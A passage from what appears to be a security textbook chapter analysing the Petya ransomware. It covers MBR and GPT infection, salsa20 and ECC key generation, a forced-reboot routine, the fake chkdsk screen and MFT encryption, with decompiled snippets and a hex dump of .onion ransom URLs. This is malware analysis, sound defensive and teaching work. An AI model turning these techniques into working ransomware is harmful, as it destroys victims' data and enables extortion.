After encryption the malware destroys the file encryption key on the victim's system ❺ making it practically infeasible to recover the contents of the files without paying the ransom. After termination on the system, the file encryption key only exists in the attacker's C&C server, though in some cases an encrypted version of the file encryption key is stored on the victim's system. Even in these cases, without knowing the private encryption key, it's practically impossible to recover the file encryption key and restore access to the files.

Next, the malware shows the user a ransom message ❻ with instructions how the to pay the ransom. In some cases, the ransom message is embedded into the malware body, and in other cases, it retrieves a ransom page from the C&C server.

START BOX

TorrentLocker: A Fatal Flaw

Not all early ransomware were as impenetrable as this, due to flaws in the implementation of the encryption process. The early versions of TorrentLocker, for instance, used an AES cipher in the counter mode to encrypt files. In the counter mode, this cipher generates a sequence of key-characters that is XOR-ed with the contents of the file to encrypt it. The weakness of this approach is that it yields the same key sequence for the same key and initialization value, regardless of the contents of the file. To recover the key sequence a victim can XOR an encrypted file with the corresponding original version and then use this sequence to decrypt other files. After this discovery TorrentLocker was updated to use AES (Advanced Encryption Standard) cipher in CBC (Cyphertext Block Chaining) mode which eliminates the weakness. In CBC mode a plaintext before being encrypted is XOR-ed the with the cyphertext from the

previous encryption iteration. Thus even a small difference in input data results in a significant difference in the encrypted result. This renders the data recovery approach against TorrentLocker ineffective.

END BOX

Analysis of the Petya Ransomware

In this section we'll focus on technical analysis of the Petya hard drive encryption functionality. Petya arrives on the victim' computer in the form of the malicious dropper which, once executed, unpacks the payload containing the main ransomware functionality and implemented as a DLL file.

Acquiring Administrator Privileges

Most ransomware don't require administrator privileges, but Petya does in order to be able to write data directly onto the hard drive on the victim's system. Without this privilege, Petya won't be able to modify contents of the MBR and install the malicious bootloader. The dropper executable file contains a manifest specifying that the executable can only be launched with the privileges of the administrator account. An example of a dropper's manifest section is displayed in Listing 13-1.

```
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
 <security>
  <requestedPrivileges>
 ❶ <requestedExecutionLevel level="requireAdministrator" uiAccess="false"/>
  </requestedPrivileges>
 </security>
</trustInfo>
```

Listing 13-1: An excerpt from the Petya dropper's manifest

The security section contains the parameter `requestedExecutionLevel`, set to `requireAdministrator` ❶. When a user attempts to execute the dropper the OS loader will check the user's current execution level and, if it's lower than `Administrator`, the OS will display a dialog message asking whether the user wants to run the program with elevated privileges. If the user decides not to grant the application administrator privileges the dropper won't be launched and no damage will be done to the system. If the user is lured into executing the dropper with administrator privileges, the malware proceeds to infect the system.

Petya infects the system in two steps. In the first, it gathers information on the target system, determines the type of partitioning used on the hard drive, generates its configuration information (encryption keys and ransomware message), constructs the malicious bootloader for step two, then infects the computer's MBR with the malicious bootloader and initiates a system reboot.

After the reboot the malicious bootloader is executed, which triggers the second step of the infection process. The malicious MBR bootloader encrypts the hard drive sectors that host the MFT and then reboots machine one more time. After the second reboot the malicious bootloader shows the ransom message generated in step one. This is a brief description of the infection process, which we'll look at in more detail in the next couple of sections.

Step One: Infecting the Hard Drive

Petya starts infection of the MBR by getting the name of the file that represents the physical hard drive. On Windows operating systems the hard drive is can be directly accessed by executing the `CreateFile` API and passing it the string `'\\.\PhysicalDriveX'` as a filename parameter, where `X` corresponds to the index of the hard drive in the system. In the case of a system with a single hard drive, the file name of the physical hard drive is `'\\.\PhysicalDrive0'`. However, if there is more than one hard drive, it's the index of the drive from which the system is booted that needs to be retrieved.

Petya accomplishes this by sending the special request `IOCTL_VOLUME_GET_VOLUME_DISK_EXTENTS` to the NTFS volume that contains the current instance of Windows, which is gets by executing the `DeviceIoControl` API—this request returns an array of structures that describe all the hard drives used to host the NTFS volume. More specifically, this request returns an array of NTFS volume extents. A *volume extent* is a contiguous run of sectors on one disk. For instance, a single NTFS volume might be hosted on two hard drives, in which case this request will return an array of two extents. The layout of the returned structures is shown in Listing 13-2.

```
typedef struct _DISK_EXTENT {
❸ DWORD         DiskNumber;
❶ LARGE_INTEGER StartingOffset;
❷ LARGE_INTEGER ExtentLength;
} DISK_EXTENT, *PDISK_EXTENT;
```

Listing 13-2: DISK_EXTENT Layout

The field `StartingOffset` ❶ describes the position of the volume extent on the hard drive as the offset from the beginning of the hard drive in sectors, and `ExtentLength` ❷ provides its length. The parameter `DiskNumber` ❸ contains the index of the corresponding hard drive in the system, which also corresponds to the index in the file name for the hard drive. The malware uses the `DiskNumber` field of the very first structure in the returned array of the volume extents to construct the file name and access the hard drive.

After the file name for the physical hard drive is constructed the malware determines the partitioning scheme of the hard drive with the request `IOCTL_DISK_GET_PARTITION_INFO_EX`, sent to the hard drive.

Petya is capable of infecting hard drives with either MBR-based partitions or GUID Partition Table (GPT) partitions (the layout of GPT partition is described in Chapter 16: UEFI Boot vs. MBR/VBR). We will first look at how Petya infects MBR-based hard drives and then describe the particulars of the GPT-based disk infection.

Infecting the MBR Hard Drive

To infect an MBR partitioning scheme, Petya first reads the MBR to calculate the amount of free disk space between the beginning of the hard drive and the beginning of the very first partition. This space is used to store the malicious bootloader and its configuration information. Petya retrieves the starting sector number of the very first partition; if it starts at a sector with an index less than 60 (0x3C) it means there is not enough space on the hard drive and the malware stops the infection process and exits.

If the index is 60 or more, there is enough space and the malware proceeds with constructing the malicious bootloader, which consists of two components: the malicious MBR code and the second-stage bootloader. Figure 13-2 shows the layout of the first 57 sectors of the hard drive after infection.




Figure 13-2: Layout of the hard drive sectors with Petya infection for MBR disks

To construct the malicious MBR, Petya combines the partition table of the original MBR and with the malicious MBR code, writing the result to the very first sector of the hard drive ❶ in place of the original MBR. The original MBR is XOR-ed with a fixed byte value of 0x37 and the result is written to sector 56 ❷.

The second-stage malicious bootloader occupies 17 contiguous sectors (0x2E00 bytes) of the disk space and is written on the hard drive in sectors 34 to 50 ❸. The malware also encrypts sectors 1 to 33 ❹ by XOR-ing its contents with the fixed byte value 0x37.

The configuration data for the malicious bootloader is stored in sector 54 ❺ and is used by the bootloader in the second step of the infection process. We'll go into details of the data structure of the configuration in the "Malicious Bootloader Configuration Data" section of this chapter.

Petya also uses sector 55 ❻ to store a 512-byte buffer filled with 0x37 byte values, used—as we'll discuss later in the "Ransom Message" section—to validate the victim-provided password and unlock the hard drive.

With that, the infection of the MBR is concluded, though you can see in Figure 13-2 that sector 57 ❼ is marked "Encrypted Cluster Counter"—this isn't used at this stage of infection, but will be used by the malicious bootloader code in the second stage to store the number of encrypted clusters of the MFT.

Infecting the GPT Hard Drive

The GPT hard drive infection process is similar to MBR hard drive infection, but with a few extra steps. The first additional step is aimed at encrypting the backup copy of the GPT header to make system recovery more difficult. The GPT header holds information on the layout of the GPT hard drive, and this backup copy is intended to be used by the system to recover the GPT header in the circumstance that it's corrupted or invalid.

To find the backup GPT header, Petya reads the sector at offset 1 from the hard drive that contains the GPT header, then reaches to the field that contains the offset of the backup copy.

Once it has the location, Petya encrypts the backup GPT header, as well as the 32 sectors preceding it, by XOR-ing them with the fixed constant 0x37, as shown in Figure 13-3 at ❶. These sectors contain the backup GPT.




Figure 13-3: Layout of the hard drive sectors with Petya infection for GPT disks

Sinc the layout of the hard drive is different for a GPT partitioning scheme compared to MBR partitioning, Petya cannot simply reuse the GPT partition table as it is to construct the malicious MBR (as it does in case MBR hard drive). Instead it manually constructs an entry in the partition table of the infected MBR that represents the whole hard drive.

Apart from these points, the infection of a GPT hard drive is exactly the same as that of MBR disks. However, it's important to mention here that this approach won't work on systems with UEFI boot enabled. As we will learn in Chapter 16, in a UEFI boot process MBR code is not used, but rather a UEFI code is responsible for booting the system. If Petya is executed on a UEFI system it will simply render the system unbootable as, after encrypting the GPT header with its backup copy, the UEFI loader won't be able to read the GPT and determine the location of the OS loader.

The Petya infection will work on hybrid systems that use legacy BIOS boot code and GPT partitioning scheme—for instance, when the BIOS Compatibility Support Mode is enabled—since on such systems the MBR sector is still used to store the first stage system bootloader code, but modified to recognize GPT partitions.

Malicious Bootloader Configuration Data

We mentioned that during step one of the infection process Petya writes the bootloader configuration data to sector 54 of the hard drive. The bootloader uses this data to complete the encryption of the hard drive's sectors. Let's look how these data are generated.

The layout of the data structure that describes the configuration information is shown on Listing 13-3.

```
typedef struct _PETYA_CONFIGURATION_DATA {
❶ BYTE EncryptionStatus;
❷ BYTE SalsaKey[32];
❸ BYTE SalsaNonce[8];
```

```
  CHAR RansomURLs[128];
  BYTE RansomCode[343];
} PETYA_CONFIGURATION_DATA, * PPETYA_CONFIGURATION_DATA;
```

Listing 13-3: Petya Configuration Data Layout

The structure starts with a flag ❶ indicating whether the MFT of the hard drive is encrypted or not. During the first step of the infection process the malware clears this flag, since no MFT encryption takes place at this stage. This flag is then set by the malicious bootloader later at the second stage once it starts the MFT encryption. Further on in Listing 13-3 we see the encryption key ❷ and initialization value (IV) ❸ that are used for encrypting the MFT, which we'll go over now.

Generation of Cryptographic Keys

To implement cryptographic functionality Petya uses the public library `mbedtls` (embedded TLS), intended for use in embedded solutions. It implements a wide variety of modern cryptographic algorithms for symmetric and asymmetric data encryption, hash functions, and more. This tiny library has a small memory footprint, ideal for the limited resources available at the stage of the malicious bootloader where MFT encryption takes place.

One of the interesting features of Petya is that it uses the rare `salsa20` cipher to encrypt the MFT. This generates a stream of key characters that are XOR-ed with plain text to obtain a cipher text, and takes as input a 256-bit key and a 64-bit initialization value. For a public key encryption algorithm, Petya uses ECC. Figure 13-4 shows a high level view of the process for generating cryptographic keys.




Figure 13-4: Generating Encryption Key

To generate the `salsa20` encryption key the malware first generates a password—a 16-byte random string of alpha-numerical characters ❶. This string is then expanded into a 32-byte `salsa20` key ❷ using the algorithm presented in Listing 13-4, which is then used to encrypt the content of MFT sectors on the hard drive. The malware also generates a 64-bit nonce (Initialization Value) for `salsa20` using a pseudo-random number generator.

```
do
{
  config_data->salsa20_key[2 * i] = password[i] + 0x7A;
  config_data->salsa20_key[2 * i + 1] = 2 * password[i];
  ++i;
} while ( i < 0x10 );
```

Listing 13-4: Expansion of the Password into salsa20 Encryption Key

Next Petya generates the key for the ransom message as a string to be displayed on the ransom page. A victim needs to provide this ransom key to the C&C server in order to get the password and be able to decrypt the MFT.

Generating the Ransom Key

Only the attacker should be able to retrieve the password from the ransom key and no one else, so in order to protect it Petya employs ECC public key encryption, which is embedded in the malware. We will refer to this public key as the C&C public key `ecc_cc_public_key`. The next few paragraphs describe the ransom key generation algorithm in detail.

First, Petya generates a temporary ECC key pair ❸ on the victim's system to establish secure communication with the C&C server, known as an *ephemeral key*: `ecc_ephemeral_pub` and `ecc_ephemeral_priv`.

Next, it generates a shared secret (i.e. a shared key) using ECC Diffie-Hellman key agreement algorithm ❹. This algorithm allows two parties to share a secret known only to them, and any adversary eavesdropping would not be able to deduce it. On the victim's computer the shared secret is computed as `shared_secret = ECDHE(ecc_ephemeral_priv, ecc_cc_public_key)`, where `ECDHE` is the Diffie-Hellman key agreement routine. It takes two parameters: the private ephemeral key of the victim and the public C&C key embedded in the malware. The same secret is computed by the attacker as `shared_secret = ECDHE(ecc_ephemeral_pub, ecc_cc_private_key)`, where it takes its own private C&C key and the victim's public ephemeral key.

Once the `shared_secret` is generated the malware computes its hash value using SHA512 hashing algorithm and uses the first 32 bytes of the hash as an AES key ❺ `aes_key = SHA512(shared_secret)[0:32]`.

Then it encrypts the password ❻ using the `aes_key` derived earlier as follows: `encrypted_password = AES(aes_key XOR password)`. As we can see, before encrypting the password the malware XORs the password with the AES key.

Finally, Petya encodes the ephemeral public key and the encrypted password using a `base58` encoding algorithm to obtain an ASCII string that is used as the ransom key ❼: `ransom_key = base58_encode(ecc_ephemeral_pub, encrypted_password)`.

Verifying the Ransom Key

If the user pays the ransom, the attacker provides the victim with the password to decrypt the data, so lets' look at how the attacker validates the ransom key to recover the password of the victim.

Once the victim sends the ransom key to the attackers, Petya decodes it using a `base58` decoding algorithm and obtains the victim's public ephemeral key and encrypted password: `ecc_ephemeral_pub, encrypted_password = base58_decode(ransom_key)` ❽.

The attacker then computes the shared secret using the `ECDHE` key agreement protocol as described in the previous section: `shared_secret = ECDHE(ecc_ephemeral_pub, ecc_cc_private_key)` ❾.

With the shared secret the attacker can gain the AES encryption key by computing the SHA512 hash of the shared secret in the same way as previously: `aes_key = SHA512(shared_secret)[0:32]` ❿.

Once the AES key is computed the attacker can decrypt the password and get the victim's password as `password=EAS_DECRYPT(encrypted_password) XOR aes_key`.

The attacker has now obtained the victim's password from the ransom key, as no one else can do without the attacker's private key.

Generating Ransom URLs

As the final piece of configuration information for the second stage of the bootloader, Petya generates ransom URLs, to be shown in the ransom message, that will provide information on how to pay the ransom and recover data. The malware randomly generates an alpha-numerical victim ID, then combines the victim ID with the malicious domain name to get URLs in the form: `http://malicious_domain/victim_id`. Figure 13-5 shows a couple of URL examples.

```
00 00 00 00 00 00 FE 7B  4E 87 80 79 78 79 36 00  ......!{NçÇyxy6.
00 00 01 00 00 00 00 00  00 17 30 FF E7 58 58 69  ..........0•tXXi
E7 9A 9C A2 A8 35 CB AF  B0 C6 47 29 96 1F 39 A4  tÜ£ó¿5-»¦¦G)û.9ñ
93 6C BD FE 7C C1 E0 33  18 D5 7C 5E 08 E4 3E A8  ô1+¦¦-a3.+|^.S>¿
89 68 74 74 70 3A 2F 2F  70 65 74 79 61 33 6A 78  ëhttp://petya3jx
66 70 32 66 37 67 33 69  2E 6F 6E 69 6F 6E 2F 50  fp2f7g3i.onion/P
4B 52 4E 59 63 00 00 00  00 00 00 00 00 00 00 00  KRNYc...........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 68 74 74 70 3A 2F 2F  70 65 74 79 61 33 73 65  .http://petya3se
6E 37 64 79 6B 6F 32 6E  2E 6F 6E 69 6F 6E 2F 50  n7dyko2n.onion/P
4B 52 4E 59 63 00 00 00  00 00 00 00 00 00 00 00  KRNYc...........
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00 66 39 50 4B 52 4E 59  63 31 31 67 65 75 79 4C  .f9PKRNYc11geuyL
43 50 32 37 6E 53 78 50  53 69 38 6A 79 75 42 43  CP27nSxPSi8jyuBC
38 63 59 56 42 6E 39 42  4D 6B 46 41 6D 48 74 36  8cYVBn9BMkFAmHt6
67 4D 62 6E 35 4B 38 4A  67 70 6B 55 75 46 6E 57  gMbn5K8JgpkUuFnW
```

Figure 13-5: An Example of Petya Configuration Data with Ransom URLs

We can see that the top level domain name of the malicious domain names is `.onion`, which implies that it uses TOR to access the URLs.

Crashing the System

Once the malicious bootloader and its configuration data are written onto the hard drive the malware crashes the system and forces it to reboot, so that it can execute the malicious bootloader and complete the infection of the system. Listing 13-5 shows how this is done.

```
void __cdecl RebootSystem()
  hProcess = GetCurrentProcess();
  if ( OpenProcessToken(hProcess, 0x28u, &TokenHandle) )
  {
    LookupPrivilegeValueA(0, "SeShutdownPrivilege", NewState.Privileges);
    NewState.PrivilegeCount = 1;
    NewState.Privileges[0].Attributes = 2;
❶   AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
    if ( !GetLastError() )
    {
      v1 = GetModuleHandleA("NTDLL.DLL");
      NtRaiseHardError = GetProcAddress(v1, "NtRaiseHardError");
❷     (NtRaiseHardError)(0xC0000350, 0, 0, 0, 6, &v4);
    }
  }
}
```

Listing 13-5: Petya Routine to Force System Restart

To crash the system Petya executes the system API routine `NtRaisHardError` ❷ which notifies the system of a serious error preventing normal operation, and tells the system that to prevent loss or damage of data it needs to reboot.

To execute this routine the calling process needs the privilege `SeShutdownPrivilege`, easily obtained given that Petya is launched with administrator account rights. As shown in Listing 13-5, before executing `NtRaiseHardError` Petya adjusts the current privileges by calling `AdjustTokenPrivileges` ❶.

Step Two: Encrypting the MFT

Now let's focus on the second step of the infection process and look at the malicious bootloader. The bootloader consists of two components: a malicious MBR and the second stage bootloader.

The only purpose of the malicious MBR code is to load the second stage bootloader into memory and execute it, so we'll skip analysis of the malicious MBR. The second-stage bootloader implements the most interesting functionality of the ransomware.

Finding Available Disks

Once the bootloader receives control it must gather information on the available disks in the system, for which purpose it relies on the well-known `int 13h` service, as shown in Listing 13-6.

```
❶ mov     dl, [bp+disk_no]
❷ mov     ah, 8
  int     13h
```

Listing 13-6: Using int 13h to Check Presence of Disk in System

To check for the presence and size of the hard drives, the malware executes `int 13h`, then stores the index numbers in the register `dl` ❶. The disks are assigned index numbers sequentially, so Petya finds hard drives present in the system by checking disk indexes from 0 through 15. Next, it moves the value 8 into register `ah` ❷, which denotes the "Get Current Drive Parameters" function of `int 13h`. Then the malware executes `int 13h` and if after the execution the register `ah` is set to 0 it means the specified disk is present in the system and registers `dx` and `cx` contain disk size information. If register `ah` isn't equal to 0 it means that the disk with the given index doesn't exist in the system.

Next, the malicious bootloader reads the configuration information from sector 54 and checks whether the MFT of the hard drives is encrypted by looking at the very first byte in the read buffer, which corresponds to `EncryptionStatus` field in the configuration data. If the flag is clear—meaning that contents of the MFT isn't encrypted—the malware proceeds with encrypting the MFT of the hard drives available in the system, completing the infection process. If it is already encrypted the malicious bootloader shows the ransom message to a victim. We'll discuss the ransom message display at the end of this section; first, we'll focus on how the malicious bootloader performs the encryption.

MFT Encryption Method

If the `EncryptionStatus` flag of the configuration data is clear (i.e. set to 0) the malware reads the salsa20 encryption key and the Initialization Value (IV) from `SalsaKey` and `SalsaNonce` parameters respectively, which it will use to encrypt data on the hard drives. The bootloader then

sets the `EcnryptionStatus` flag and then destroys `SalsaKey` in the configuration data in the sector 54 to prevent decryption of the data.

Next, the bootloader reads sector 55 of the infected hard drive, used to validate the password entered by the victim. At this point, the contents of this sector is filled with 0x37 bytes. Petya encrypts this sector with the salsa20 algorithm using the key and the IV read from the configuration data, then writes the result back into sector 55.

Now the malicious bootloader is ready to encrypt the MFT of the hard drives in the system. The encryption process extends the length of the boot process considerably, so in order to avoid rousing suspicion, Petra displays a fake `chkdsk` message, as shown in Figure 13-6—`chkdsk` is a legitimate system utility used to repair file systems on the hard drive. It's also not rare to see a `chkdsk` message after the system crash. With the fake message on the screen, the malware runs the following algorithm for each hard drive available in the system:




Figure 13-6: Fake Chkdsk Message

First, the malware reads the MBR of the hard drive and iterates through the MBR partition table, looking for available partitions. It checks the partition type parameter that describes the type of the file system used in the partition and skips all the partitions with a type value other than 0x07—indicating that the partition contains an NTFS volume—and 0xEE and 0xEF—indicating that the hard drive has a GPT layout. If it does have a GPT layout, the malicious boot code obtains the location of the partition from the MBR partition table.

Parsing the GPT Partition Table

In the case of GPT partition tables, the malware takes an additional step that isn't applicable to NTFS systems to find partitions on the hard drive: it reads the GPT partition table from the hard drive, starting at the third sector. Each entry in the GPT partition table is 128 bytes long and is structured as shown in Listing 13-7.

```
typedef struct _GPT_PARTITION_TABLE_ENTRY {
  BYTE PartitionTypeGuid[16];
   BYTE PartitionUniqueGuid[16];
   QWORD PartitionStartLba;
   QWORD PartitionLastLba;
   QWORD PartitionAttributes;
   BYTE PartitionName[72];
} GPT_PARTITION_TABLE_ENTRY, *PGPT_PARTITION_TABLE_ENTRY;
```

Listing 13-7: Layout of GPT Partition Table Entry

The very first field `PartitionTypeGuid` is an array of 16 bytes containing the identifier of the partition type, which determines what kind of data it is intended to store. The malicious boot code checks this field to filter out all partitions entries except those with a `PartitionTypeGuid` field equal to `{E3C9E316-0B5C-4DB8-817D-F92DF00215AE}`—this type is known as Basic Data Partition for the Windows operating system, which are used to store NTFS volumes. This is exactly what the malware is interested in.

If the malicious boot code identifies a Basic Data Partition it reads the `PartitionStartLba` and `PartitionLastLba` fields that contain the address of the very first and last sectors of the partition, correspondingly, to determine the location of the target partition on the hard drive. Once the Petya boot code has the coordinates of the partition it proceeds to the next step.

Locating the MFT

To locate the MFT, the malware reads the VBR of the selected partitions from the hard drive (the layout of the VBR is described in detail in Chapter 5). The parameters of the file system are described in the BIOS Parameter Block, the structure of which is shown in Listing 13-8.

```
typedef struct _BIOS_PARAMTER_BLOCK_NTFS {
   WORD SectorSize;
 1 BYTE SectorsPerCluster;
   WORD ReservedSectors;
   BYTE Reserved[5];
   BYTE MediaId;
```

```
    BYTE Reserved2[2];
    WORD SectorsPerTrack;
    WORD NumberOfHeads;
    DWORD HiddenSectors;
    BYTE Reserved3[8];
    QWORD NumberOfSectors;
❷   QWORD MFTStartingCluster;
    QWORD MFTMirrorStartingCluster;
    BYTE ClusterPerFileRecord;
    BYTE Reserved4[3];
    BYTE ClusterPerIndexBuffer;
    BYTE Reserved5[3];
    QWORD NTFSSerial;
    BYTE Reserved6[4];
} BIOS_PARAMTER_BLOCK_NTFS, *PBIOS_PARAMTER_BLOCK_NTFS;
```

Listing 13-8: Layout of BIOS Parameter Block in VBR

The malicious boot code checks the `MFTStartingCluster` ❷ specifying the location of the MFT as an offset from the beginning of the partition in clusters. A *cluster* is the minimal addressable unit of storage in the file system. The size of the cluster may change from system to system, and is specified in the `SectorsPerCluster` ❶ field, also checked by the malware. For instance, the most typical value of this field for NTFS file systems is 8, making it 4096 bytes given that size of the sector is 512 bytes. Using these two fields the malware computes the offset of the MFT from the beginning of the partition.

Parsing the MFT

The MFT is laid out as an array of items, each describing a particular file or directory. We won't go into details MFT format, as it has a complex representation and requires at least a chapter to discuss its internals. Instead, we'll provide only the information necessary for understanding Petya's malicious boot loader.

At this point the malware has the starting address of the MFT from `MFTStartingCluster`, but to get the exact locations Petya also needs to know the size of the MFT. Moreover, the MFT may not be stored as contiguous run of sectors on the hard drive but partitioned into small runs of sectors that spread over the hard drive. To get information on the exact location of the MFT the malicious code reads and parses the special metadata file `$MFT`, found in the NTFS metadata files that correspond to the first 16 records of the MFT..

These files each contain essential information for ensuring correct operation of the file system, for example:

$MFT—self-reference to the MFT. It contains information on the size and location of the MFT on the hard drive

$MFTMirr—mirror of the MFT that contains copies of the first 16 records

$LogFile—the logging file for the volume with the transaction data

$BadClus—a list of all the clusters on the volume marked as "bad"

As we can see the very first metadata file, `$MFT`, contains all the information necessary for determining the exact location of the MFT on the hard drive. The malicious code parses this file to get the location of the contiguous runs of sectors, then encrypts them using the `salsa20` cipher.

Once all the MFTs on the hard drives present in the system are encrypted the infection process is over and the malware executes `int 19h` to start the boot process all over again. This interrupt makes the BIOS boot code to load MBR of the bootable hard drive in memory and execute its code. This time when the malicious boot code reads the configuration information from sector 54 the `EncryptionStatus` flag is set to 1, indicating that the encryption of the MFTs is complete, and the malware proceeds with displaying the ransom message.

Displaying the Ransom Message

The ransom message displayed by the bootcode is shown in Figure 13-7.

